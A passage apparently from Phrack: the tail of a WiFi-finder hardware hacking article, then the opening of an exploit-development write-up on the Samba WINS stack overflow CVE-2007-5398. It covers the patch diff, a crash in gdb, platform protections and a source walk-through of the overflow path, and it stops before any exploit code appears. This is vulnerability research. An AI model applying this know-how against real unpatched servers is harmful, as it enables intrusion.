We have just scratched the surface here in this article, to give you the tools and a starting point for your own development. More advanced techniques such as inserting two RS232 interfaces between the two boards can allow us to monitor all the communications back and forth during the finder routine or firmware upgrade mode. With this method we can easily see the command sequences passed back and forth between the two chips. Additionally, USB snooping is a great tool to watch high-level communication between the PC and the finder at any time. Also, these commands can be seen in a complete disassembly and analysis of the firmware files, which was not included here. Using your own imagination and creativity will lead to many other advances we have not even considered!

In conclusion, this article is focused on the hardware hack, so some of our musings on the software and discussion of our custom software tools were omitted. For a more in-depth analysis and details, as well as access to the software tools described in the article, please visit our web page, generously hosted by the Openschemes project at [D].

Good luck, and happy hacking!

## --[ A.0 - References

- [1] - IDA Disassembler by DataRescue Corporation  
<http://www.datarescue.com/>
- [2] - Keil uVision IDE  
<http://www.keil.com/uvision/>
- [3] - Allnet Allspot ALL0298  
<http://www.allnet-usa.com/html/shop.php?kat=WiFi+54Mbit>
- [4] - ZyXel AG-225H  
<http://www.zyxel.com> (Direct link too long to include)
- [5] - TrendNet TEW-429UB  
[http://trendnet.com/products/proddetail.asp?prod=155\\_TEW-429UB](http://trendnet.com/products/proddetail.asp?prod=155_TEW-429UB)
- [6] - Linksys WUSB54G  
<http://www.linksys.com> (Direct link too long to include)
- [7] - ZD1211 Linux Driver Development  
<http://zd1211.wiki.sourceforge.net>
- [8] - ZyXEL AG-225H WiFi Finder Reverse Engineering  
<http://www.maushammer.com/systems/wififinder/index.html>
- [9] - Macronix MX108050A Datasheet  
<http://www.keil.com/dd/docs/datashts/mxic/mx10e8050i.pdf>
- [A] - Maxim MAX3232 Datasheet  
<http://datasheets.maxim-ic.com/en/ds/MAX3222-MAX3241.pdf>
- [B] - Intel Hex Record Format at Keil  
<http://keil.com/support/docs/1584.htm>
- [C] - HEX2BIN Download  
[http://www.tech-tools.com/d\\_hx2bin.htm](http://www.tech-tools.com/d_hx2bin.htm)
- [D] - Wifi Finder Reverse Engineering at Openschemes  
<http://wifi.openschemes.com>.

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0c of 0x0f

```
=====
-----[      The Art of Exploitation:      ]-----
-----[ Technical analysis of Samba WINS stack overflow ]-----
-----[ CVE-2007-5398 ]-----
=====
-----[      By max_packetz@felinemenace.org      ]-----
=====
```

--[ Index

- 1 - Introduction
- 2 - Initial Analysis
- 3 - Ubuntu 7.10 Security mechanisms
- 4 - Source code walk through
- 5 - Writing an exploit for Samba Version 3.0.23c on FreeBSD 6.2
  - 5.1 - Verifying valid registration flags
  - 5.2 - Ordering the stack data correctly
  - 5.3 - Code execution analysis
  - 5.4 - Shellcode
  - 5.5 - Getting a shell
  - 5.6 - Making the exploit more reliable
    - 5.6.1 - static .bss data
    - 5.6.2 - Memory leak
    - 5.6.2 - Back to the future^W.bss
  - 5.7 - Additional exploitation notes
- 6 - References

--[ 1 - Introduction

On the 15th November, 2007, the Samba team released a security advisory[1] detailing a stack overflow in the nmbd daemon, specifically in reply\_netbios\_packet() function in nmbd/nmbd\_packets.c.

This vulnerability requires a specific non-standard configuration operation set in smb.conf for the code path to be enabled. Specifically, "wins support = yes" needs to be set. This specific vulnerability is not going to be present in a default install, nor likely to be found randomly. Apart from that, it's a relatively standard vulnerability, with nothing to set it apart.

This article will be my running commentary / analysis while analysing and exploiting this bug, every little editing of the article will take place afterwards.. so if I make a stuff up / discover something applicable later on that I missed first time, you'll be able to read all about it.

Initially, I will be concerned about how this affects Ubuntu 7.10 by default, however, later on this may change if it turns out not to be exploitable, due to various protection mechanisms.

--[ 2 - Initial Analysis

The difference between samba-3.0.26 and samba-3.0.27 is shown directly below:

```
-----
--- samba-3.0.26/source/nmbd/nmbd_packets.c
+++ samba-3.0.27/source/nmbd/nmbd_packets.c
@@ -963,6 +963,12 @@
     nmb->answers->t1 = t1;

     if (data && len) {
+         if (len < 0 || len > sizeof(nmb->answers->rdata)) {
+             DEBUG(5, ("reply_netbios_packet: "
+                 "invalid packet len (%d)\n",
```





Examining this code further we see that it's called in the `process_wins_dmb_query_request()` function. It looks through all registered hosts of the type `0x1b`, counts them, allocates memory, cycles through the linked list again, and records the IP address(es), and flags associated with that records. Further more, the code doesn't do any checks on the data it is about to pass into the `reply_netbios_packet()` function.

Of specific interest in the `process_wins_dmb_query_request()` in `nmbd_winsserver.c`, the code is the following:

```
-----
for(i = 0; i < namerec->data.num_ips; i++) {
    set_nb_flags(&prdata[num_ips * 6],namerec->data.nb_flags);
    putip((char *)&prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
    num_ips++;
}
-----
```

This is constructing the data to be `memcpy()`'d later on, in 6 byte increments. This could present a problem later on, as the stack layout may need to be controlled with extreme precision, and the `nb_flags` details may be validated.

Since this code path looks plausible, we'll start constructing some code to trigger this vulnerability.

By doing a packet dump and loading it into WireShark[2], we can look for a WINS host being registered, and start working on an exploit. So far to trigger this vulnerability from reading over the code, we need approximately (576 / 6) registrations of type `0x1b`, then we need to search for all `0x1b` registrations.

#### -----

#### NetBIOS Name Service

Transaction ID: 0x7b60

Flags: 0x2910 (Registration)

0... .. = Response: Message is a query  
 .010 1... .. = Opcode: Registration (5)  
 .... ..0. .... = Truncated: Message is not truncated  
 .... ...1 .... = Recursion desired: Do query recursively  
 .... .... ...1 .... = Broadcast: Broadcast packet

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 1

Queries

VULN<20>: type NB, class IN  
 Name: VULN<20> (Server service)  
 Type: NB  
 Class: IN

Additional records

VULN<20>: type NB, class IN  
 Name: VULN<20> (Server service)  
 Type: NB  
 Class: IN  
 Time to live: 0 time  
 Data length: 6  
 Flags: 0x6000 (H-node, unique)  
 0... .. = Unique name  
 .11. .... = H-node  
 Addr: 10.1.1.3

- 
- \* Transaction ID is any 16 bit value.
  - \* Flags is specific value, and is 16 bit.
  - \* Questions is a 16 bit value.
  - \* Answer RRs is a 16 bit value.

- \* Authority RRs is a 16 bit value.
- \* Additional RRs is a 16 bit value.

The "Queries" section is a 32 byte string, which encodes the type of registration, in addition with the type/class information. The "Additional records" section has the name as 0xc0 0x0c, which seems to indicate to use the name previously unpacked. Further more, the type and class information is present, along with time to live, host flag information, and address information.

It would appear that when registering is taking place, Samba extracts the flags field in the additional records, and the IP address information, and inserts it into the linked list.

With this knowledge, we can start our attempts at exploiting Samba by triggering the vulnerability. To reduce the amount of work that needs to be done, we'll use impacket [3] to reduce our work.

After writing a preliminary exploit, we can verify the code path we choose was correct. The code to trigger the vulnerability is included. We will develop the exploit against a default install of Ubuntu 7.10 server version.

The crash looks like

-----  
 Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread -1213143376 (LWP 31330)]

0x080cd22e in ?? ()

(gdb) x/10i \$eip

```

0x80cd22e:    cmp     (%ecx),%al
0x80cd230:    jne    0x80cd242
0x80cd232:    movzbl 0xffff0bde(%ebx),%eax
0x80cd239:    cmp    0x1(%ecx),%al
0x80cd23c:    je     0x80cd35d
0x80cd242:    mov    0xffffffffbc(%ebp),%edx
0x80cd245:    lea   0xffffffffe0(%ebp),%esi
0x80cd248:    mov    0x50(%edx),%eax
0x80cd24b:    movl  $0x20,0x8(%esp)
0x80cd253:    mov    %edx,0x4(%esp)

```

(gdb) i r ecx

```

ecx          0x6b6a6968          1802135912

```

(gdb) bt

```

#0  0x080cd22e in ?? ()
#1  0xbfe959c8 in ?? ()
#2  0x08138721 in ?? ()
#3  0x00000000 in ?? ()

```

-----  
 The value in ecx, 0x6b6a6968 is taken from the trigger code above, in the CreatePackets() function, in the ip variable. This at least gives us a start in exploiting the service.

--[ 3 - Ubuntu 7.10 Security mechanisms

Here is a quick overview of the preventative security mechanisms I can see in the default install of Ubuntu 7.10.

- \* dmesg shows NX (Execute Disable) protection: active
- \* /proc/pid/maps for nmbd looks like:

-----  
 08048000-08145000 r-xp 00000000 08:01 462765 /usr/sbin/nmbd  
 08145000-08150000 rw-p 000fc000 08:01 462765 /usr/sbin/nmbd  
 08150000-081ea000 rw-p 08150000 00:00 0 [heap]  
 ...  
 b7fdd000-b7ff7000 r-xp 00000000 08:01 279708 /lib/ld-2.6.1.so  
 b7ff7000-b7ff9000 rw-p 00019000 08:01 279708 /lib/ld-2.6.1.so  
 bfbcb9000-bfbcbf000 rw-p bfbcb9000 00:00 0 [stack]  
 fffffe000-ffffff000 r-xp 00000000 00:00 0 [vdso]

-----  
So while non-execution may be active in some form, it looks like there may be some avenues via return-to-text, or jumping to the static vdso mapping.

- \* It appears there is a stack cookie implementation being used by the compiler which made nmbd - due to strings output.

-----  
# strings /usr/sbin/nmbd | grep -i stack | head -n 1  
\_\_stack\_chk\_fail  
-----

- \* SuSE's apparmor is installed, though a cursory look it doesn't seem to be used?

-----  
# apparmor\_status  
apparmor module is loaded.  
0 profiles are loaded.  
0 profiles are in enforce mode.  
0 profiles are in complain mode.  
0 processes have profiles defined.  
0 processes are in enforce mode :  
0 processes are in complain mode.  
0 processes are unconfined but have a profile defined.  
-----

I'd hazard a guess that all memory regions are executable.. but we'll see how it goes.

So far, the only things that may hinder us a bit is that the:

- \* exploit is blind (unless a memory leak is found - which can be worked on later.. or if we're lucky, the static memory address that we can use)
- \* memory randomisation (a little bit, we have a static .text, and a static vdso)
- \* stack cookie checking may influence (either negatively, or positively) the avenues we have for exploiting the daemon.

--[ 4 - Source code walk through

To exploit the vulnerability, some of the things we need to do is:

- \* verify what flags field can be used, as our exploitation techniques may need to keep this in mind, or our shellcode / addresses we use may be affected in some way.
- \* Analyze exactly what we're overflowing, and what is being affected by the stack overwrite.
- \* Work out how to gain control of execution from the memory overwrite.

To make exploit development easier, we can install the samba-dbg package that ships with Ubuntu 7.10. The samba-dbg package has applicable symbols for the samba binaries / libraries. This may significantly help us exploit the vulnerability, as it will provide variable names, function information, and so fourth.

Since we have triggered the vulnerability, it's probably a good idea to start from reading the packets in, and finding where the memory is being used / defined, and work our way forwards to the memcpy(), then following what happens there.

The nmbd server has a main processing loop, called process() funnily enough, in nmbd/nmbd.c.

It reads in and queues the network packets, then processes the packets as shown below:

-----  
/\*

```

* Read incoming UDP packets.
* (nmbd_packets.c)
*/

if(listen_for_packets(run_election))
    return;

...

/*
* Process all incoming packets
* read above. This calls the success and
* failure functions registered when response
* packets arrive, and also deals with request
* packets from other sources.
* (nmbd_packets.c)
*/

run_packet_queue();

```

-----

Which hands off execution to the nmbd/nmbd\_packets.c file, in run\_packet\_queue()

run\_packet\_queue() runs through the list of packets (as the name would suggest), identifying if it is NMB packet, or a "dgram" packet. If it is a NMB packet, it checks to see whether or not it is a request, or a response.

As we're dealing with a request type, it hands off execution to process\_nmb\_request() (which is in the same file as before, nmbd/nmbd\_packets.c).

process\_nmb\_request() examines the opcode, and hands off execution to wins\_process\_name\_query\_request() in nmbd/nmbd\_winsserver.c

A partial extract of the wins\_process\_name\_query\_request() is shown below:

```

-----
1879 /*****
1880 Deal with a name query.
1881 *****/
1882
1883 void wins_process_name_query_request(struct subnet_record *subrec,
1884                                     struct packet_struct *p)
1885 {
1886     struct nmb_packet *nmb = &p->packet.nmb;
1887     struct nmb_name *question = &nmb->question.question_name;
1888     struct name_record *namerec = NULL;
1889     unstring qname;
1890
1891     DEBUG(3, (
1892         "wins_process_name_query: name query for name %s from IP %s\n",
1893         nmb_namestr(question), inet_ntoa(p->ip) ));
1894
1895     /*
1896     * Special name code. If the queried name is *<lb> then search
1897     * the entire WINS database and return a list of all the IP
1898     * addresses
1899     * registered to any <lb> name. This is to allow domain master
1900     * browsers
1901     * to discover other domains that may not have a presence on
1902     * their subnet.
1903     */
1904     pull_ascii_nstring(qname, sizeof(qname), question->name);
1905     if(strequal(qname, "*") && (question->name_type == 0x1b)) {
1906         process_wins_dmb_query_request(subrec, p);
1907         return;
1908     }
1909 }
1910

```

-----

Since our trigger packet matches the requirement at 1902, we then jump on to process\_wins\_dmb\_query\_request again in nmbd\_winsserver.c. Some comments are inline.

-----

```
1749 /*****
1750 Deal with the special name query for *<lb>
1751 *****/
1752
1753 static void process_wins_dmb_query_request(
1754                                     struct subnet_record *subrec,
1755                                     struct packet_struct *p)
1756 {
1757     struct name_record *namerec = NULL;
1758     char *prdata;
1759     int num_ips;
1760
1761     /*
1762      * Go through all the ACTIVE names in the WINS db looking for
1763      * those
1764      * ending in <lb>. Use this to calculate the number of IP
1765      * addresses we need to return.
1766      */
1767     num_ips = 0;
1768
1769     /* First, clear the in memory list - we're going to
1770      * re-populate
1771      * it with the tdb_traversal in
1772      * fetch_all_active_wins_lb_names. */
1773     wins_delete_all_tmp_in_memory_records();
1774     fetch_all_active_wins_lb_names();
1775
1776     for( namerec = subrec->namelist; namerec; namerec =
1777           namerec->next ) {
1778         if( WINS_STATE_ACTIVE(namerec) &&
1779             namerec->name.name_type == 0x1b) {
1780             num_ips += namerec->data.num_ips;
1781
1782             Count how many IP addresses are active, per registration.
1783
1784             }
1785         }
1786
1787     if(num_ips == 0) {
1788
1789         None? then bail.
1790
1791         /*
1792          * There are no 0x1b names registered.
1793          * Return name query fail.
1794          */
1795         send_wins_name_query_response(NAM_ERR, p, NULL);
1796         return;
1797     }
1798
1799     if((prdata = (char *)SMB_MALLOC( num_ips * 6 )) == NULL) {
1800
1801         Allocate required temporary memory. free()'d at end of function.
1802
1803         DEBUG(0, ("process_wins_dmb_query_request: Malloc fail !.\n"));
1804         return;
1805     }
1806
1807     /*
```

```

1795      * Go through all the names again in the WINS db looking for
1796      * those
1796      * ending in <1b>. Add their IP addresses into the list
1797      * we will
1797      * return.
1798      */

```

```

1799
1800      num_ips = 0;
1801      for( namerec = subrec->namelist; namerec; namerec =
1802          namerec->next ) {
1802          if( WINS_STATE_ACTIVE(namerec) &&
1802              namerec->name.name_type == 0x1b) {

```

Scan through the linked list of name records, finding suitable records that meet the above requirements.

```

1803          int i;
1804          for(i = 0; i < namerec->data.num_ips; i++) {
1805              set_nb_flags(&prdata[num_ips * 6],
1806                          namerec->data.nb_flags);
1806              putip((char *)&
1807                  prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
1807              num_ips++;
1808          }

```

Copy the data into the allocated memory. Memory is formatted of the type:  
[2 byte flags field][4 byte ip address]

```

1809      }
1810  }
1811
1812  /*
1813  * Send back the reply containing the IP list.
1814  */
1815
1816  reply_netbios_packet(p,          /* Packet to reply to. */
1817                      0,          /* Result code. */
1818                      WINS_QUERY, /* nmbd type code. */
1819                      NMB_NAME_QUERY_OPCODE, /* opcode. */
1820                      lp_min_wins_ttl(),     /* ttl. */
1821                      prdata,               /* data to send. */
1822                      num_ips*6);          /* data length. */
1823

```

Call reply\_netbios\_packet. If reached where num\_ips\*6 > 576, it will trigger the vulnerability.

```

1824      SAFE_FREE(prdata);
1825  }
1826

```

-----  
And looking at reply\_netbios\_packet(), we see:

```

-----
856  /*****
857  Reply to a netbios name packet. see rfc1002.txt
858  *****/
859
860  void reply_netbios_packet(struct packet_struct *orig_packet,
861                          int rcode, enum netbios_reply_type_code
862                          rcv_code,
863                          int opcode,
864                          int ttl, char *data,int len)
863  {
864      struct packet_struct packet;

```

Locally defined struct packet on the stack

```

865      struct nmb_packet *nmb = NULL;

```

```
866      struct res_rec answers;
```

Locally defined res\_rec on the stack.

```
867      struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
868      BOOL loopback_this_packet = False;
869      int rr_type = RR_TYPE_NB;
870      const char *packet_type = "unknown";
871
872      /* Check if we are sending to or from ourselves. */
873      if(ismyip(orig_packet->ip) && (orig_packet->port ==
      global_nmb_port))
874          loopback_this_packet = True;
875
876      nmb = &packet.packet.nmb;
```

Point nmb inside of the above locally declared packet.

```
877
878      /* Do a partial copy of the packet. We clear the locked flag
      and
879          the resource record pointers. */
880      packet = *orig_packet; /* Full structure copy. */
881      packet.locked = False;
```

Build the nmb packet response

```
882      nmb->answers = NULL;
883      nmb->nsrecs = NULL;
884      nmb->additional = NULL;
885
886      switch (rcv_code) {
887          case NMB_STATUS:
888              packet_type = "nmb_status";
889              nmb->header.nm_flags.recursion_desired = False;
890              nmb->header.nm_flags.recursion_available = False;
891              rr_type = RR_TYPE_NBSTAT;
892              break;
893          case NMB_QUERY:
894              packet_type = "nmb_query";
895              nmb->header.nm_flags.recursion_desired = True;
896              nmb->header.nm_flags.recursion_available = True;
897              if (rcode) {
898                  rr_type = RR_TYPE_NULL;
899              }
900              break;
901          case NMB_REG:
902          case NMB_REG_REFRESH:
903              packet_type = "nmb_reg";
904              nmb->header.nm_flags.recursion_desired = True;
905              nmb->header.nm_flags.recursion_available = True;
906              break;
907          case NMB_REL:
908              packet_type = "nmb_rel";
909              nmb->header.nm_flags.recursion_desired = False;
910              nmb->header.nm_flags.recursion_available = False;
911              break;
912          case NMB_WAIT_ACK:
913              packet_type = "nmb_wack";
914              nmb->header.nm_flags.recursion_desired = False;
915              nmb->header.nm_flags.recursion_available = False;
916              rr_type = RR_TYPE_NULL;
917              break;
918          case WINS_REG:
919              packet_type = "wins_reg";
920              nmb->header.nm_flags.recursion_desired = True;
921              nmb->header.nm_flags.recursion_available = True;
922              break;
923          case WINS_QUERY:
924              packet_type = "wins_query";
```

```

925         nmb->header.nm_flags.recursion_desired = True;
926         nmb->header.nm_flags.recursion_available = True;
927         if (rcode) {
928             rr_type = RR_TYPE_NULL;
929         }
930         break;
931     default:
932     DEBUG(0, (
933         "reply_netbios_packet: Unknown packet type: %s %s to ip %s\n",
934         packet_type, nmb_namestr(&orig_nmb->question.question_name),
935         inet_ntoa(packet.ip));
936     }
937     return;
938     DEBUG(4, (
939     "reply_netbios_packet: sending a reply of packet type: %s %s to ip %s \
for id %hu\n", packet_type, nmb_namestr
(&orig_nmb->question.question_name),
940     inet_ntoa(packet.ip), orig_nmb->header.name_trn_id));
941
942     nmb->header.name_trn_id = orig_nmb->header.name_trn_id;
943     nmb->header.opcode = opcode;
944     nmb->header.response = True;
945     nmb->header.nm_flags.bcast = False;
946     nmb->header.nm_flags.trunc = False;
947     nmb->header.nm_flags.authoritative = True;
948
949     nmb->header.rcode = rcode;
950     nmb->header.qdcount = 0;
951     nmb->header.ancount = 1;
952     nmb->header.nscount = 0;
953     nmb->header.arcount = 0;
954

```

Finished building the nmb packet header, now on with the show.

```

955     memset((char*)&nmb->question, '\0', sizeof(nmb->question));
956
957     nmb->answers = &answers;
958     memset((char*)nmb->answers, '\0', sizeof(*nmb->answers));

```

Setup nmb->answers, zero the memory.

```

959
960     nmb->answers->rr_name = orig_nmb->question.question_name;
961     nmb->answers->rr_type = rr_type;
962     nmb->answers->rr_class = RR_CLASS_IN;
963     nmb->answers->ttl = ttl;
964
965     if (data && len) {
966         nmb->answers->rdlength = len;
967         memcpy(nmb->answers->rdata, data, len);

```

Trigger the overflow, which writes into the function allocated copy of answers->rdata, which is defined/mentioned above as:

```

/* A resource record. */
struct res_rec {
    struct nmb_name rr_name;
    int rr_type;
    int rr_class;
    int ttl;
    int rdlength;
    char rdata[MAX_DGRAM_SIZE];
};

nameserv.h:#define MAX_DGRAM_SIZE (576)
/* tcp/ip datagram limit is 576 bytes */

968     }

```



```

969
970     packet.packet_type = NMB_PACKET;
971     /* Ensure we send out on the same fd that the original
972        packet came in on to give the correct source IP
        address. */
973     packet.fd = orig_packet->fd;
974     packet.timestamp = time(NULL);
975
976     debug_nmb_packet(&packet);
977
978     if(loopback_this_packet) {
979         struct packet_struct *lo_packet;
980         DEBUG(5, (
981     "reply_netbios_packet: sending packet to ourselves.\n"));
982         if((lo_packet = copy_packet(&packet)) == NULL)
983             return;
984         queue_packet(lo_packet);
985     } else if (!send_packet(&packet)) {
986         DEBUG(0, (
987     "reply_netbios_packet: send_packet to IP %s port %d failed\n",
988         inet_ntoa(packet.ip), packet.port));
989     }
990 }

```

Unfortunately, since we saw mention of stack cookies and checks, it appears that we can't just overwrite the saved eip and test if we have code execution - indeed, running the exploit with too few registrations provide us with the message of:

```

*** stack smashing detected ***: /usr/sbin/nmbd terminated

```

This means that it's probable we'll have to see what we can get away with in the processing of `send_packet()`. `send_packet()` is located in `libsmb/nmblib.c`

Looking at `send_packet()`, we find the following:

```

982 /*****
983  Send a packet_struct.
984 *****/
985
986 BOOL send_packet(struct packet_struct *p)
987 {
988     char buf[1024];
989     int len=0;
990
991     memset(buf, '\0', sizeof(buf));
992
993     len = build_packet(buf, p);
994
995     if (!len)
996         return(False);
997
998     return(send_udp(p->fd, buf, len, p->ip, p->port));
999 }
1000

```

The `"char buf[1024];"` looks interesting, and maybe useful.

Followed by the obvious:

```

961 /*****
962  Linearise a packet.

```

```
963 *****/
964
965 int build_packet(char *buf, struct packet_struct *p)
966 {
967     int len = 0;
968
969     switch (p->packet_type) {
970     case NMB_PACKET:
971         len = build_nmb(buf,p);
972         break;
973
974     case DGRAM_PACKET:
975         len = build_dgram(buf,p);
976         break;
977     }
978
979     return len;
980 }
```

-----  
Followed by the call once again, to build\_nmb():

```
-----
881 /*****
882 Build a nmb packet ready for sending.
883
884 XXXX this currently relies on not being passed something that expands
885 to a packet too big for the buffer. Eventually this should be
886 changed to set the trunc bit so the receiver can request the rest
887 via tcp (when that becomes supported)
888 *****/
889
890 static int build_nmb(char *buf, struct packet_struct *p)
891 {
892     struct nmb_packet *nmb = &p->packet.nmb;
893     unsigned char *ubuf = (unsigned char *)buf;
894     int offset=0;
895
896     /* put in the header */
897     RSSVAL(ubuf, offset, nmb->header.name_trn_id);
898     ubuf[offset+2] = (nmb->header.opcode & 0xF) << 3;
899     if (nmb->header.response)
900         ubuf[offset+2] |= (1<<7);
901     if (nmb->header.nm_flags.authoritative &&
902         nmb->header.response)
903         ubuf[offset+2] |= 0x4;
904     if (nmb->header.nm_flags.trunc)
905         ubuf[offset+2] |= 0x2;
906     if (nmb->header.nm_flags.recursion_desired)
907         ubuf[offset+2] |= 0x1;
908     if (nmb->header.nm_flags.recursion_available &&
909         nmb->header.response)
910         ubuf[offset+3] |= 0x80;
911     if (nmb->header.nm_flags.bcast)
912         ubuf[offset+3] |= 0x10;
913     ubuf[offset+3] |= (nmb->header.rcode & 0xF);
914
915     RSSVAL(ubuf, offset+4, nmb->header.qdcount);
916     RSSVAL(ubuf, offset+6, nmb->header.ancount);
917     RSSVAL(ubuf, offset+8, nmb->header.nscount);
918     RSSVAL(ubuf, offset+10, nmb->header.arcount);
919
920     offset += 12;
921     if (nmb->header.qdcount) {
922         /* XXXX this doesn't handle a qdcount of > 1 */
923         offset += put_nmb_name((char *)ubuf, offset,
924             &nmb->question.question_name);
924         RSSVAL(ubuf, offset, nmb->question.question_type);
925         RSSVAL(ubuf, offset+2, nmb->question.question_class);
926         offset += 4;

```

```

927     }
928
929     if (nmb->header.ancount)
930         offset +=
931             put_res_rec((char *)ubuf,offset,nmb->answers,
932                         nmb->header.ancount);
933
934     if (nmb->header.nscount)
935         offset += put_res_rec((char *)ubuf,offset,nmb->nsrecs,
936                               nmb->header.nscount);
937
938     /*
939     * The spec says we must put compressed name pointers
940     * in the following outgoing packets :
941     * NAME_REGISTRATION_REQUEST, NAME_REFRESH_REQUEST,
942     * NAME_RELEASE_REQUEST.
943     */
944
945     if((nmb->header.response == False) &&
946        ((nmb->header.opcode == NMB_NAME_REG_OPCODE) ||
947         (nmb->header.opcode == NMB_NAME_RELEASE_OPCODE) ||
948         (nmb->header.opcode == NMB_NAME_REFRESH_OPCODE_8) ||
949         (nmb->header.opcode == NMB_NAME_REFRESH_OPCODE_9) ||
950         (nmb->header.opcode == NMB_NAME_MULTIHOMED_REG_OPCODE)) &&
951        (nmb->header.arcount == 1)) {
952
953         offset += put_compressed_name_ptr(ubuf,offset,nmb->additional,12);
954
955     } else if (nmb->header.arcount) {
956         offset += put_res_rec((char *)ubuf,offset,nmb->additional,
957                               nmb->header.arcount);
958     }
959     return(offset);
960 }

```

-----

Following the call to put\_res\_rec(), we see:

```

388
389 /*****
390 Put a resource record into a packet.
391 *****/
392
393 static int put_res_rec(char *buf,int offset,struct res_rec *recs,
394                        int count)
395 {
396     int ret=0;
397     int i;
398
399     for (i=0;i<count;i++) {
400         int l = put_nmb_name(buf,offset,&recs[i].rr_name);
401         offset += l;
402         ret += l;
403         RSSVAL(buf,offset,recs[i].rr_type);
404         RSSVAL(buf,offset+2,recs[i].rr_class);
405         RSIVAL(buf,offset+4,recs[i].ttl);
406         RSSVAL(buf,offset+8,recs[i].rdlength);
407         memcpy(buf+offset+10,recs[i].rdata,recs[i].rdlength);
408         offset += 10+recs[i].rdlength;
409         ret += 10+recs[i].rdlength;
410     }
411     return(ret);
412 }
413

```

-----

And following up with put\_nmb\_name():

```

279 /*****
280 Put a compressed nmb name into a buffer. Return the length of the
281 compressed name.
282
283 Compressed names are really weird. The "compression" doubles the
284 size. The idea is that it also means that compressed names conform
285 to the domain name system. See RFC1002.
286 *****/
287
288 static int put_nmb_name(char *buf,int offset,struct nmb_name *name)
289 {
290     int ret,m;
291     nstring buf1;
292     char *p;
293
294     if (strcmp(name->name,"*") == 0) {
295         /* special case for wildcard name */
296         put_name(buf1, "*", '\0', name->name_type);
297     } else {
298         put_name(buf1, name->name, ' ', name->name_type);
299     }
300
301     buf[offset] = 0x20;
302
303     ret = 34;
304
305     for (m=0;m<MAX_NETBIOSNAME_LEN;m++) {
306         buf[offset+1+2*m] = 'A' + ((buf1[m]>>4)&0xF);
307         buf[offset+2+2*m] = 'A' + (buf1[m]&0xF);
308     }
309     offset += 33;
310
311     buf[offset] = 0;
312
313     if (name->scope[0]) {
314         /* XXXX this scope handling needs testing */
315         ret += strlen(name->scope) + 1;
316         safe_strcpy(&buf[offset+1],name->scope,sizeof(name->scope)) ;
317
318         p = &buf[offset+1];
319         while ((p = strchr_m(p,'.'))) {
320             buf[offset] = PTR_DIFF(p,&buf[offset+1]);
321             offset += (buf[offset] + 1);
322             p = &buf[offset+1];
323         }
324         buf[offset] = strlen(&buf[offset+1]);
325     }
326
327     return(ret);
328 }
329

```

And put\_name():

```

262 /***** **
263 Put a netbios name, padding(s) and a name type into a 16 character
264 buffer.
265 name is already in DOS charset.
266 [15 bytes name + padding][1 byte name type].
267 *****/
268 void put_name(char *dest, const char *name, int pad,
269              unsigned int name_type )
270 {
271     size_t len = strlen(name);

```

```
272     memcpy(dest, name, (len < MAX_NETBIOSNAME_LEN) ?
           len : MAX_NETBIOSNAME_LEN - 1);
273     if (len < MAX_NETBIOSNAME_LEN - 1) {
274         memset(dest + len, pad, MAX_NETBIOSNAME_LEN - 1 - len);
275     }
276     dest[MAX_NETBIOSNAME_LEN - 1] = name_type;
277 }
278
```

---

So it appears with a large enough request, we can overflow the second char buf[1024]; in send\_packet(), but due to stack cookies that may not get us much.

Indeed, after a bit of experimenting, it looks like this is not exploitable out of the box on Ubuntu, due to propolice/SSP, and the later code flow does not appear to provide us with a mechanism where we can write to other memory we can control, unfortunately. That said, I may of missed something obvious, or I might not of understood something correctly. If anyone has anything to the contrary, I would appreciate it.

Since the majority of other popular Linux platforms support SSP, I decided to take a look at FreeBSD's CURRENT platform, and see if that would be vulnerable/exploitable, and by a quick objdump on the nmbd binary, it appears to be. I was quite disappointed to learn that after experimenting with triggering the vulnerability, that it didn't appear to be exploitable, due to stack cookies. (At least, with my current knowledge and understanding, and sans bugs in the stack cookie check failure).

For what it's worth, apparently OpenBSD and DragonFly BSD both use SSP and other security mechanisms.. but I hardly ever do anything on \*BSD work, and don't overly care what they're doing (or lack thereof)

--[ 5 - Writing an exploit for Samba Version 3.0.23c on FreeBSD 6.2

--[ 5.1 - Verifying valid registration flags

To correctly exploit the nmbd daemon, we'll need to control the stack layout with precision. Reviewing how the data is laid out, we see that the flags parameter is used with what the host registered with. Due to potential restrictions, we need to validate what ranges are valid and can be used.

By doing some quick grepping of the samba source code, we find the below code which modifies the flags:

---

nmbd\_packets.c:

```
uint16 get_nb_flags(char *buf)
{
    return (((uint16)*buf)&0xFFFF) & NB_FLGMSK;
}
```

../include/nameserv.h:#define NB\_FLGMSK 0xE0

nmbd\_winserver.c:

```
void wins_process_name_registration_request(struct subnet_record *subrec,
                                           struct packet_struct *p)
{
    ...
    if(registering_group_name && (question->name_type != 0x1c)) {
        from_ip = *interpret_addr2("255.255.255.255");
    }
    ...
}
```

---

From the above, we see what the only certain bits set in the request flags is valid, and depending on what those bits are, that they can modify the ip

address associated with the register request. To keep things extremely simple, we will stick with using 0x0000 as the flags, and work out whatever issues that brings us.

--[ 5.2 - Ordering the stack data correctly

Samba stores NMB registrations in the tdb[4] format, a database backend designed by the Samba team to prevent re-implementing the same code several times throughout Samba.

Due to the mechanisms that tdb uses, the way that nmbd returns our registered flags and ip addresses are not necessarily in order that we registered them. Further analysis reveals that we force a particular layout in order to exploit it correctly.

Looking at how names are looked up, we see:

-----  
nmbd\_winsserver.c:

```
static void process_wins_dmb_query_request(struct subnet_record *subrec,
                                          struct packet_struct *p)
{
    ...
    fetch_all_active_wins_lb_names();
    ...
}

void fetch_all_active_wins_lb_names(void)
{
    tdb_traverse(wins_tdb, fetch_lb_traverse_fn, NULL);
}

/*****
 * Fetch all *<lb> names from the WINS db and store on the namelist.
 *****/

static int fetch_lb_traverse_fn(TDB_CONTEXT *tdb, TDB_DATA kbuf, TDB_DATA
                               dbuf, void *state)
{
    struct name_record *namerec = NULL;

    if (kbuf.dsize != sizeof(unstring) + 1) {
        return 0;
    }

    /* Filter out all non-lb names. */
    if (kbuf.dptr[sizeof(unstring)] != 0x1b) {
        return 0;
    }

    namerec = wins_record_to_name_record(kbuf, dbuf);
    if (!namerec) {
        return 0;
    }

    DLIST_ADD(wins_server_subnet->namelist, namerec);
    return 0;
}
-----
```

fetch\_all\_active\_wins\_lb\_names() just calls tdb\_traverse() with a call back function of fetch\_lb\_traverse\_fn(), which adds it to a temporary name cache storage, at the top of a doubly linked list.

